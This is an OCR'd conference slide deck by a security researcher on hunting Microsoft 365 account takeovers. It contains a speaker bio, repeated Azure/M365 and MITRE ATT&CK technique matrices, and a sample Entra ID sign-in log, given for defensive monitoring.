How to Combat Microsoft 365 Account Takeovers*

How to Combat Microsoft 365 Account Takeovers*

*while you’re not out Thru-Hiking the Appalachian Trail

husky@kali:~$ whoami

So you want to combat Microsoft 365 account takeovers at scale?

Emerging M365 Threat Landscape

Meet the Appalachian Trail

Trail Life

Questions / Comments / Thank You!

Matt Kiely / HuskyHacks


huskyhacks.mk@gmail.com

@HuskyHacksMK


https://notes.huskyhacks.dev

husky@kali:~$ whoami


husky@kali:~$ whoami




- Matt Kiely
- Guy trying to learn stuff everyday
- Cat dad (Cosmo & Kiki)
- Appalachian Trail Thru Hiker (class of ‘23)
- Red teamer, malware reverse engineer
- USMC Vet
- Former staff @ MIT Lincoln Lab
- Principal Researcher @ Huntress
  - MDR for Identity
- Content Author & Instructor
  - TCM Security
  - The Taggart Institute
- Twitter: @HuskyHacksMK
- Blog/Notes: https://notes.huskyhacks.dev



Cosmo!





So you want to combat Microsoft 365 account takeovers at scale?

Framing the Problem


- Identity is the emergent endpoint
- My threat model frame of reference: small and medium businesses
- Identity attacks -> Business Email Compromise (business ending event)
- But… BECs don’t just happen
- Forestall BEC by hunting for ATO

“Account takeover (ATO) is a form of online identity theft where a third party illegally accesses a victim’s online account to turn a profit by changing account details, making purchases, and leveraging the stolen information to access other accounts.”

- *Microsoft Dynamics 365 | Fraud Protection*

- Essentially, Initial Access in MITRE ATT&CK parlance

Emerging M365 Threat Landscape



https://attack.mitre.org/matrices/enterprise/cloud/office365/

INVERSECOS

https://twitter.com/inversecos

AZURE & M365 ATTACK MATRIX

Reconnaissance	Initial Access	Credential Theft	Lateral Movement	Privilege Escalation	Persistence & Execution	Defense Evasion
Enumerate Domain	M365 Password Spraying	Golden SAML Attack	Pass the PRT	Abusing Azure AD roles and RBAC roles	AAD Federated Backdoor	Disabling Auditing (UAL)
Enumerate Users	OWA Password Spraying	Abusing Key Vaults	Pass the Cookie	Permission Escalation	Malicious MFA Takeover	Spoofing Azure Sign-in Logs
Enumerate Tenant	OAuth 2.0 Abuse	Skeleton Keys (PTA Abuse)	Abusing Managed Identities	Toggling User Access Administrator Role	Service Principal Abuse	Register Fake Agent for Log Spoofing
Enumerate Passwords	Device Code Authentication Abuse	Stealing Office App Access Tokens	Virtual Machine Abuse (Script Execution)	Dynamic Groups Abuse	Automation Account Abuse	
Enumerate Conditional Access Policies	Bruteforce Legacy Authentication	Abusing Automation Accounts (Password Extraction)			Compromising Azure Blobs & Storage Accounts	
Enumerate Subscriptions	Phishing Emails	Hunting Credentials in Previous Deployments			Malicious Device Join and Compliance	
Azure Service Discovery (DNS)	Compromised Valid Account	AD Credential Dumping (Hybrid environments)			User Account Creation	
		Primary Refresh Token			Mailbox Rule Creation	
					Mailbox Folder Permissions	
					Transport Rules (Mail Flow)	

https://www.inversecos.com/2021/10/attacks-on-azure-ad-and-m365-pawning.html

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
3 techniques	2 techniques	6 techniques	4 techniques	8 techniques	7 techniques	5 techniques	3 techniques	3 techniques
Phishing (2)	Command and Scripting Interpreter (1)	Account Manipulation (2)	Abuse Elevation Control Mechanism (1)	Abuse Elevation Control Mechanism (1)	Brute Force (4)	Account Discovery (2)	Internal Spearphishing	Data from Cloud Storage
Trusted Relationship	Serverless Execution	Create Account (1)	Account Manipulation (2)	Hide Artifacts (1)	Forge Web Credentials (1)	Cloud Service Dashboard	Taint Shared Content	Data from Information Repositories (1)
Valid Accounts (2)		Event Triggered Execution	Event Triggered Execution	Impair Defenses (1)	Modify Authentication Process (2)	Cloud Service Discovery	Use Alternate Authentication Material (2)	Email Collection (2)
		Modify Authentication Process (2)	Valid Accounts (2)	Impersonation	Multi-Factor Authentication Request Generation	Permission Groups Discovery (1)		
		Office Application Startup (6)		Indicator Removal (1)	Steal Application Access Token	Software Discovery (1)		
		Valid Accounts (2)		Modify Authentication Process (2)	Steal Web Session Cookie			
				Use Alternate Authentication Material (2)	Unsecured Credentials (1)			
				Valid Accounts (2)				

AZURE & M365 ATTACK MATRIX

Reconnaissance	Initial Access	Credential Theft	Lateral Movement	Privilege Escalation	Persistence & Execution	Defense Evasion
Enumerate Domain	M365 Password Spraying	Golden SAML Attack	Pass the PRT	Abusing Azure AD roles and RBAC roles	AAD Federated Backdoor	Disabling Auditing (UAL)
Enumerate Users	OWA Password Spraying	Abusing Key Vaults	Pass the Cookie	Permission Escalation	Malicious MFA Takeover	Spoofing Azure Sign-in Logs
Enumerate Tenant	OAuth 2.0 Abuse	Skeleton Keys (PTA Abuse)	Abusing Managed Identities	Toggling User Access Administrator Role	Service Principal Abuse	Register Fake Agent for Log Spoofing
Enumerate Passwords	Device Code Authentication Abuse	Stealing Office App Access Tokens	Virtual Machine Abuse (Script Execution)	Dynamic Groups Abuse	Automation Account Abuse	
Enumerate Conditional Access Policies	Bruteforce Legacy Authentication	Abusing Automation Accounts (Password Extraction)			Compromising Azure Blobs & Storage Accounts	
Enumerate Subscriptions	Phishing Emails	Hunting Credentials in Previous Deployments			Malicious Device Join and Compliance	
		AD Credential			User Account Creation	
					Mailbox Rule Creation	

INVERSECOS

https://twitter.com/inversecos


AZURE & M365 ATTACK MATRIX

Reconnaissance	Initial Access	Credential Theft	Lateral Movement	Privilege Escalation	Persistence & Execution	Defense Evasion
Enumerate Domain	M365 Password Spraying	Golden SAML Attack	Pass the PRT	Abusing Azure AD roles and RBAC roles	AAD Federated Backdoor	Disabling Auditing (UAL)
Enumerate Users	OWA Password Spraying	Abusing Key Vaults	Pass the Cookie	Permission Escalation	Malicious MFA Takeover	Spoofing Azure Sign-in Logs
Enumerate Tenant	OAuth 2.0 Abuse	Skeleton Keys (PTA Abuse)	Abusing Managed Identities	Toggling User Access Administrator Role	Service Principal Abuse	Register Fake Agent for Log Spoofing
Enumerate Passwords	Device Code Authentication Abuse	Stealing Office App Access Tokens	Virtual Machine Abuse (Script Execution)	Dynamic Groups Abuse	Automation Account Abuse	
Enumerate Conditional Access Policies	Bruteforce Legacy Authentication	Abusing Automation Accounts (Password Extraction)			Compromising Azure Blobs & Storage Accounts	
Enumerate Subscriptions	Phishing Emails	Hunting Credentials in Previous Deployments			Malicious Device Join and Compliance	
Azure Service Discovery (DNS)	Compromised Valid Account	AD Credential Dumping (Hybrid environments)			User Account Creation	
		Primary Refresh Token			Mailbox Rule Creation	
					Mailbox Folder Permissions	
					Transport Rules (Mail Flow)	

https://www.inversecos.com/2021/10/attacks-on-azure-ad-and-m365-pawning.html

Key Telemetry Sources: EntraID Logs

- Log into Azure w/ admin account (*https://portal.azure.com/*)
- *EntraID > left panel > Monitoring > Sign-in logs / Audit logs*




Date : **Last 7 days** | Show dates as : **Local** | Add filters

User sign-ins (interactive) | User sign-ins (non-interactive) | Service principal sign-ins | Managed identity sign-ins

Date	Request ID	User	Application	Status	IP address	Location	Conditional Access	Authentication req...
3/16/2024, 11:01:55 AM	3978742c-8c4e-46de-9...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:a...	Syracuse, New York, US	Not Applied	Multifactor authenticati...
3/15/2024, 12:57:22 PM	690862e7-2c57-4273-9...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:2...	Syracuse, New York, US	Not Applied	Multifactor authenticati...
3/14/2024, 3:43:32 PM	8a49e90c-250e-4795-9...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:a...	Syracuse, New York, US	Not Applied	Multifactor authenticati...
3/14/2024, 1:54:48 PM	7e80e7ff-2c40-4bc1-bd...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:a...	Syracuse, New York, US	Not Applied	Multifactor authenticati...
3/12/2024, 3:38:35 PM	e6cf9045-e63f-40ed-8c...	lowpriv	OfficeHome	Success	67.241.3.109	Syracuse, New York, US	Not Applied	Multifactor authenticati...
3/12/2024, 11:37:43 AM	46cb6cd0-2845-48b2-9...	GlobalAdmin	Microsoft Azure Power...	Failure	67.241.3.109	Syracuse, New York, US	Not Applied	Single-factor authentic...

